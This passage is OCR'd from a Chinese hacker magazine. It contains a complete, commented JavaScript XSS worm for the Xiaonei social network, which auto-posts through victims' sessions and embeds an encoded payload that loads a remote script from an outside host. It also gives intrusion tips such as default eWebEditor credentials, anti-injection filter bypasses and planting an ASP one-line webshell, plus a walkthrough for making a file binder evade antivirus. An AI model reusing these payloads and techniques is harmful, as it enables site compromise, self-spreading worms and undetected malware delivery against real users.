\u0069\u0064\u0075\u002e\u0063\u006f\u006d\u002f\u0079\u0063\u006f\u0073\u0078\u0068\u0061\u0063\u006b\uff0c\u7136\u540e\u7ed9\u6211\u7559\u8a00\uff1a\uff09";
    //这里是你希望更新状态的值，进行了16进制双字节编码，防止出现乱码
    var _4=new Ajax.Request("doing.do",{method:"post",parameters:"c="+_w,onComplete:_1,onFailure:_1});
    //借用校内网自带的Ajax库来完成异步更新状态值，多方便啊:-)更新成功后，onComplete，将调用_1()函数（见下面）
    }
    //_2()函数将实现自动发表评论的功能，这个评论内容就是我们的XSS陷阱了
    function _2(){
    var txt=_3or7("GET","http://blog.xiaonei.com/MyBlog.do",null);
    //使用_3or7函数（见下面）来获取目标url的返回数据，即所有的HTML码。
    re=/\<td class=\"title\"\>\<a href=\"http:\/\/blog\.xiaonei\.com\/GetEntry\.do\?id=(.*?)&owner=(.*?)\"/i;
    //使用正则表达式来获取目标值，这里指id与owner的值
    r = txt.match(re);
    //match匹配后返回目标值的数组形式
    src="http://blog.xiaonei.com/PostComment.do";
    //表单值的提交地址，即一个表单<form></form>的action地址
    var _body="[link]http://www.baidu.com/\" style=\"cos:expression(eval(String.fromCharCode(105,61,34,102,117,110,99,116,105,111,110,32,108,111,97,100,40,41,123,118,97,114,32,120,61,100,111,99,117,109,101,110,116,46,99,114,101,97,116,101,69,108,101,109,101,110,116,40,39,83,67,82,73,80,84,39,41,59,120,46,115,114,99,61,39,104,116,116,112,58,47,47,101,118,105,108,99,111,115,46,103,111,111,103,108,101,112,97,103,101,115,46,99,111,109,47,120,45,120,105,97,111,110,101,105,45,119,111,114,109,46,106,115,39,59,120,46,100,101,102,101,114,61,116,114,117,101,59,100,111,99,117,109,101,110,116,46,103,101,116,69,108,101,109,101,110,116,115,66,121,84,97,103,78,97,109,101,40,39,72,69,65,68,39,41,91,48,93,46,97,112,112,101,110,100,67,104,105,108,100,40,120,41,125,59,102,117,110,99,116,105,111,110,32,105,110,106,101,99,116,40,41,123,119,105,110,100,111,119,46,115,101,116,84,105,109,101,111,117,116,40,39,108,111,97,100,40,41,39,44,49,48,48,48,41,125,59,105,102,40,119,105,110,100,111,119,46,120,33,61,49,41,123,119,105,110,100,111,119,46,120,61,49,59,105,110,106,101,99,116,40,41,125,59,34,59,101,120,101,99,83,99,114,105,112,116,40,105,41)))[/link]";
    //这就是我们的XSS陷阱，它将作为邪恶的评论内容出现
    //下面开始构造HTTP消息头5
    argv_1="\r\n";//这行不可缺少，HTTP消息头的第一行是空白的
    //下面所有的name="xxxx"都对应于表单中的表单元素的name属性值，我们在模拟表单提交过程
    //Content-Disposition是MIME协议的扩展，这里指定其使用form-data表单数据类型
    argv_1+="---------------------------7964f8dddeb95fc5\r\nContent-Disposition: form-data; name=\"body\"\r\n\r\n";
    argv_1+=(_body+"\r\n");
    argv_1+="---------------------------7964f8dddeb95fc5\r\nContent-Disposition: form-data; name=\"owner\"\r\n\r\n";
    argv_1+=(r[2]+"\r\n");
    argv_1+="---------------------------7964f8dddeb95fc5\r\nContent-Disposition: form-data; name=\"id\"\r\n\r\n";
    argv_1+=(r[1]+"\r\n");
    argv_1+="---------------------------7964f8dddeb95fc5\r\nContent-Disposition: form-data; name=\"to\"\r\n\r\n";
    argv_1+=("0"+"\r\n");
    argv_1+="---------------------------7964f8dddeb95fc5--\r\n";
    //注意最后一行的分割特征符---------------------------7964f8dddeb95fc5最后有两减号--，表示HTTP消息头结束
    _3or7("POST",src,argv_1);
    //使用_3or7()函数，发送我们构造好的HTTP消息头
    }
    //_2()函数将实现自动发表最新文章的功能，文章名为"3.7维度 :-("，内容为"离散值，可惜你看到的是乱码。"
    //_2()函数HTTP消息头的构造与_1()函数中的一样，我就不重复注释了
    function _1() {
    src="http://blog.xiaonei.com/NewEntry.do";
    var title="\u0033\u002e\u0037\u7ef4\u5ea6 :-(";
    var _body="\u79bb\u6563\u503c\uff0c\u53ef\u60dc\u4f60\u770b\u5230\u7684\u662f\u4e71\u7801\u3002";
    var blog_pic_id="";
    var pic_path="";
    var blogControl="99";
    argv="\r\n";
    argv+="---------------------------7964f8dddeb95fc5\r\nContent-Disposition: form-data; name=\"title\"\r\n\r\n";
    argv+=(title+"\r\n");
    argv+="---------------------------7964f8dddeb95fc5\r\nContent-Disposition: form-data; name=\"body\"\r\n\r\n";
    argv+=(_body+"\r\n");
    argv+="---------------------------7964f8dddeb95fc5\r\nContent-Disposition: form-data; name=\"theFile\"; filename=\"\"\r\nContent-Type: application/octet-stream\r\n\r\n\r\n";
    argv+="---------------------------7964f8dddeb95fc5\r\nContent-Disposition: form-data; name=\"blog_pic_id\"\r\n\r\n";
    argv+=(blog_pic_id+"\r\n");
    argv+="---------------------------7964f8dddeb95fc5\r\nContent-Disposition: form-data; name=\"pic_path\"\r\n\r\n";
    argv+=(pic_path+"\r\n");
    argv+="---------------------------7964f8dddeb95fc5\r\nContent-Disposition: form-data; name=\"blogControl\"\r\n\r\n";
    argv+=(blogControl+"\r\n");
    argv+="---------------------------7964f8dddeb95fc5\r\nContent-Disposition: form-data; name=\"relative_optype\"\r\n\r\n";
    argv+=("publisher"+"\r\n");
    argv+="---------------------------7964f8dddeb95fc5\r\nContent-Disposition: form-data; name=\"del_relative_id\"\r\n\r\n\r\n";
    argv+="---------------------------7964f8dddeb95fc5--\r\n";
    _3or7("POST",src,argv);
    //使用_3or7()函数，发送我们构造好的HTTP消息头
    _2();
    //调用_2()函数（见上面）
    }
    //_3or7()函数使用最开始创建的XMLHttpRequest对象来完成数据的获取与发送，这里我们没使用异步（异步则AJAX）
    function _3or7(_m,_s,_a){
    _x.open(_m,_s,false);
    //open的第三个参数为false，则表示同步获取或发送数据
    if(_m=="POST")_x.setRequestHeader("Content-Type","multipart/form-data; boundary=---------------------------7964f8dddeb95fc5");
    //设置HTTP请求头类型，并指定使用---------------------------7964f8dddeb95fc5作为上面HTTP消息头的分割特征符
    _x.send(_a);
    return _x.responseText;
    //如果有返回值的话，就返回
    }
```

眩晕了？到这里我们已经完整实现一个XSS WORM了，看看，这个和仅仅一个弹出框比起来，是不是有趣而刺激多了？当然也复杂多了，需要有一定的编码能力。虽然XSS WORM使用的核心技术往往相似，但是在不同的WEB2.0环境下，XSS WORM也会有很多差别。

很多技术细节不适合在本文出现，否则我可以考虑出书了（有没有人买？）－－！能从文中大致了解到WEB2.0环境下XSS的流程就已经足够，如果你要深挖的话，那好好准备吧，XSS可不仅就这么点东西。最后的相关文章中将列出与本文有关的一些资料。

四、相关文章

1、《WhiteHat Website Security Statistics Report》：

http://www.whitehatsec.com/home/assets/WPstats032408.pdf

2、《一次简单的html injection导致的Gmail 0day》：

http://www.xfocus.net/articles/200711/957.html

3、《渗透百度空间登陆过程》：

http://hi.baidu.com/ycosxhack/blog/item/7bfdc8194ee2657edbb4bdc8.html

4、《渗透校内网—— XSS 过程详解》：

http://hi.baidu.com/ycosxhack/blog/item/ea93880e321111e337d122ca.html

5、《理解HTTP 消息头》：

http://www.binken.cn/article.asp?id=23

6、《web2.0 worm 技术细节》：

http://hi.baidu.com/ycosxhack/blog/item/c41f3f24c6ceaa37c995597e.html

[本文的x-xiaonei-worm.js 已收录在本期光盘]

编辑点评：

要看明白这篇文章的话需要一定的js基础，同时还要对校内网的结构有一定的认识。也许这篇文章对有的读者来说过于深奥了，但是我想如果你多读几次，对照js手册和作者提供的资料，看明白了的话，你的跨站水平就会有一个飞越了，相信我！写一个xss worm 是难一点，但是了解一个xss worm 是简单的。从了解到精通，这是学习的必经之路。

我在入侵时的一些经验和小技巧

图 落叶纷飞[J.L.S.T] @ 肇庆

在N0H4CK 的前几期杂志中，很多牛牛们都写了一些自己在入侵过程中的小技巧，让人看得大呼过瘾！这次，我也来写一些我在入侵过程中用到的小技巧，希望大家喜欢！

1.判断服务器所使用的系统

例如我们的目标网地址为“http://www.nohack.cn/bbs/index.php”，那么我们把地址改为“http://www.nohack.cn/bbs/index.PHP”后再浏览看看是否存在页面，如果存在的话，则服务器所使用的系统为windows，如果显示不存在，则表示服务器很有可能使用的是 *nix 系统。

2.Ewebeditor 拿站的新技巧

ewebeditor 大家应该是再熟悉不过的吧？先用默认密码admin888 登录，不行就下载默认数据库“/db/ewebeditor.mdb”,如果默认数据库也改了的话我们是不是就该放弃了呢？这里告诉大家我的经验！就是用密码 admin999 登录，或者输人“/db/ewebeditor1013.mdb”就能下载到数据库了。这个方法有80% 的几率能拿下目标！

3.社工的小技巧

在入侵的时候如果目标网站有论坛的话，我们可以试一下社工，例如一个网站是“bbs.nohack.cn”，管理员名称为 admin，那么我们就可以试试用密码“nohack”和“nohack.cn”来登录，这种方法最适合在人侵太型公司网站的时候使用！

4.入侵时的思维拓展

有时候我们获得了目标网站的管理员密码，但是又找不到后台，这时可以试下用FTP登录。例如，目标网站是“www.cnsst.org/bbs/”，得到的密码为“tyuio”，我们就可以试下用“cnsst”、“cnsst.org”和“www.cnsst.org”作为FTP用户名，用“tyuio”作为FTP 密码来进行登录，成功的几率可以很大的哦！

5.入侵时获得管理员名称

有时候在人侵类似于新闻发布网的网站时，注入得到了管理员密码，但是拿不到管理员的名称，网站上也没有论坛什么的，这时候该怎么办呢？我们可以随便打开一个新闻，然后仔细找找诸如“提交者”、“发布者”之类的字眼，一般“提交者”就是管理员的名称了。

6.寻找管理后台

有时候我们得到了管理员的账号和密码，但是却苦于找不到后台。这时候我们可以对着网站上的图片点右键，查看其属性。有时的确能找到后台的！

7.暴 WEB 绝对路径

众所周知，在人侵 asp.net 的网站时，我们首先就是在 aspx 文件前加上一个“~”来尝试暴出 WEB 的绝对路径，但在人侵用 ASP+IIS 架设的网站时能不能用呢？答案是肯定的，但是有一定的技巧。假设目标网站的主页为“www.nohack.cn/index.asp”，我们可以尝试提交这样的地址“www.nohack.cn/~fkbhvv.aspx”，其中“fkbhvv.aspx”是不存在的！这个方法的成功率大约是 60%，家乐福的官方站就有这个漏洞。

8.stm 文件在入侵中的作用

当网站不允许上传 asp、cer、cdx、htr 等文件时，上传一个stm 文件，代码为“<!--#include file="conn.asp"-->”(想查看什么文件就写什么文件名，这里我假设想查看的文件名为“conn.asp”)，然后直接打开这个 stm 文件的地址，再查看源代码，“conn.asp”这个文件的代码就一览无遗了！

9.注入的技巧

在找到一个网站可能存在注射漏洞的地址时（假设地址为http://www.nohack.cn/news.asp?id=6)，我们通常会先提交一个单引号“'”来测试是否存在注射漏洞，但目前网上的通用防注人程序还是很多，所以很有可能会返回“XX 通用防注入程序已阻止你试图进行的攻击！”的诸如此类消息框。这时我们除了可以尝试cookies 注人之外，还可以把变量编码一下（如“http://www.nohack.cn/news.asp?id=6”变为“http://www.nohack.cn/news.asp?%69%64=6”)来进行注射，不行的话可以转换一下大小写（如“id”变为“iD”），或者转换大小写后再编码来进行注射等，总之想一些办法来把变量弄怪点，很多通用防注人程序都存在这些被绕过的缺陷！

10.防注入程序拿 shell

当你用单引号“'”来测试一个网站可能存在注入漏洞的地址时（假设网址为“http://www.nohack.cn/news.asp?id=6”)，弹出了“你的操作已被记录！”这类信息，而我们又没办法去绕过防注人系统的时候，可以试着提交“http://www.nohack.cn/sqlin.asp”看看存不存在“sqlin.asp”文件，如果存在的话，我们只要提交“http://www.nohack.cn/news.asp?id=6'<%execute request("j")%>”，然后再用一句话木马客户端来连接“http://www.nohack.cn/sqlin.asp”文件就行了。因为目前很多通用防注人程序都是用“sqlin.asp”这个文件名来做非法记录的数据库，而且大多数都没防下载处理。

这里我给大家介绍了一些人侵中的技巧和我人侵时的一些经验，由于某些原因我就不写太多了，其实ewebeditor 还有两个漏洞，这里我也不介绍了，有兴趣的朋友可以自行研究一下。文中有什么疏漏还请大家多多指出，如果大家还有什么疑问，欢迎来nohack 的论坛来找我，我的 ID 是“asdasdaa”。

六月了，朝阳似火，虽然还没达到被火烧一般的热，但是热度始终大于寒度。即使经过二、三月份雪灾的影响，但是事隔几个月后的今天，天气依然还是这么热。本身免杀总是遇上一大堆难题，还没解决完再加上天气热，岂不是火上加油吗？我想问句，今天搞免杀，你出汗了吗？

打造免杀的 Microjoiner 1.7 捆绑机个人版

图 x140cc

从本文你可以学习到：

1. 免杀的Microjoiner1.7
2. 如何改造为程序的个人版本

Micjoiner是一款国外非常迷你的捆绑机，纯ASM语言打造，其中的Stub只有2KB，而且图标也是无损的。个人认为这个是所有捆绑机中最优秀的，而且一些其它的捆绑机也是仿造这个修改而来的。这个捆绑机被评价为：功能一流的捆绑工具，捆绑出的文件无法查看出捆绑的额外数据，支持再次加密／加壳，捆绑的文件不局限于EXE格式，任意格式都可以，而且相当的稳定，说是一流当之无愧。但是也有个小小的缺点，资源修改的时候找不到资源导出STUB，所以免杀有一定的困难。但是也很好解决，这次我们就来做它的的免杀。网上这个捆绑机很多，我觉得原版更好一些，所以在主页下了一个，UPX的壳，直接用工具**UPXShellEx**就脱掉了，我们现在开始做免杀。




图1 Micjoiner 界面

新建一个空白的文本文档，在“Pack files”选项里，把勾勾去掉（选上勾勾是压缩，我们做免杀要用无壳的）。直接点“Create”就生成了一个文件，金山扫描一下，结果如图2。




图2 毒霸扫描结果

我们先定位一下特征码所在的位置，分析一下，后续再做出直接生成免杀的版本，也就是我们要打造的个人版。拿出可爱的MYCLL特征定位器，如图3。




图3 MYCLL 特征定位器

看好我的设置，00填充改成90填充，再分成100个文件，开始定位。对于特征码定位大家再熟悉不过了，所以直接给出定位结果。如下两处：

```
[特征] 0000062E_00000002

特征码分布示意图:
[----------------------------------------------]
[----------------------------------------------]
[----------------------------------------------]
[------------------------------------MM--------]
[----------------------------------------------]
```

转换成内存地址为0040142E，我们把特征码NOP掉，保存后发现不杀了，如图4。




图4 毒霸查杀结果

不杀说明特征码位置准确，下面开始修改。用OD载入，复制出0040142E附近的反汇编代码：

```
0040141E    /EB 01          jmp     short 00401421
00401420    |AF             scas    dword ptr es:[edi]
00401421    \833F 00        cmp     dword ptr [edi],0
00401424    ^ 75 E3         jnz     short 00401409
00401426    ^ E2 C8         loopd   short 004013F0    ///这行是要修改的
00401428      58            pop     eax
00401429      58            pop     eax
0040142A      61            popad
0040142B      48            dec     eax
0040142C      03F8          add     edi, eax
0040142E    ^ E2 9F         loopd   short 004013CF    ///特征码所在位置
00401430      BD 6C144000   mov     ebp, 0040146C
00401435      C685 00040000>mov     byte ptr [ebp+400], 0
```

加粗的那行就是特征码所在的位置，其实这一小段是捆绑机数据操作的关键位置，比较难修改，看似可以跳转替换的，但是修改之后无法运行。既然是一段loop的循环，也许修改其中间的某行也会免杀。我们发现在这个地址上方还有一个Loopd循环，在地址00401426处。尝试将特征码位置处的汇编语句改成loopde，这样不会改变循环结构，loopd必须是目的地址，必须距本指令在−128到+127个字节的范围内。然而loopde也是替换后无法运行，至于loopd和loopde到底有什么区别，我没搞明白，希望高手指点一下。之后我把特征码的上面一个loopd替换成loopde可以运行，也不杀，目的终于达到了。修改之后，金山扫一下，免杀的，但我们的目的是直接生成免杀的，这个用C32ASM可以实现。用C32ASM打开无壳的生成器，需要修改的一处机




图5 C32ASM 搜索到的代码

编辑点评：


其实专栏里的每期专题我都是设定好一个自认为很高明的题目，欢迎大家来投稿。像“入侵时的一些经验和小技巧”，每个人都有自己不同的办法，这就是所谓的经验积累，菜鸟可以学到一定的知识，但是技巧和经验只能靠自己积累，我相信很少有人分享过自己的经验，因为有很多只能意会不能言传。这篇文章作者提供了10个小技巧，也许有的你已经掌握了，但是我相信，有的还是会让你心动一下的。

器码是E1，我们取其两边的机器码若干，组成一串，取3F0075E3E2C8585861，然后在C32ASM中以16进制格式搜索，取的长一些就是为了保证只能搜索到一处，如图5。


在C32ASM中搜索到一处，然后把E2改成E1后保存，如图6。


图6 修改代码

运行，捆绑生成一个文件，测试下效果。生成文件后用金山毒霸扫描查杀，结果就不杀了，这样一个直接生成免杀的MJ捆绑机就打造成了。当然，只用金山做了下演示，其他杀软可以用同样的方法。这样就不用对一个一个生成的文件进行修改了，省去了许多步骤和时间。下面我们简单汉化一下这个捆绑机，并添加个人信息。用到的工具是RESSCOPE1.94，打开无壳的生成器，如图7。


图7 RESSCOPE 1.94 界面

直接在标题处修改就可以了，修改“OK”为“确定”，“CREATE”为“创建”。当然这个只是简单的汉化了界面，如图8。


图8 汉化后界面

这样一个属于自己的专用捆绑器就完成了。

【本文介绍的相关程序已收录在本期光盘中】

编辑点评：

思路还算比较清晰，先查看，再分析特征码，再查杀，再修改代码，直接生成免杀的程序。直接生成免杀的程序是本文的一大亮点，这样才不会每次使用都要做免杀，可以达到一定的使用目的，但是免杀不可能是永远免杀，这是一场持久性战争。NOHACK

图 没落的残阳

木马免杀之让杀毒软件变成睁眼瞎


从本文你可以学习到：

制作免杀的PcShare远程控制《黑客手册》专版


今天给大家带来木马免杀的高级方法，大家都知道木马免杀分很多种，这里我就不一一举例了。经常看“黑手”的朋友应该有所了解，加壳加花的免杀已经不太可用了，现在的杀软不象前几年那么被动，杀毒不但可以穿透我们加的壳，甚至可以脱壳。还有一点，加壳加花免杀的时间相对较快，但很快就被查杀，所以这次我们还是修改特征码来实现修改后的永久免杀，这里我就不说网上那些泛滥的修改方法了，因为那些方法基本可以淘汰了。

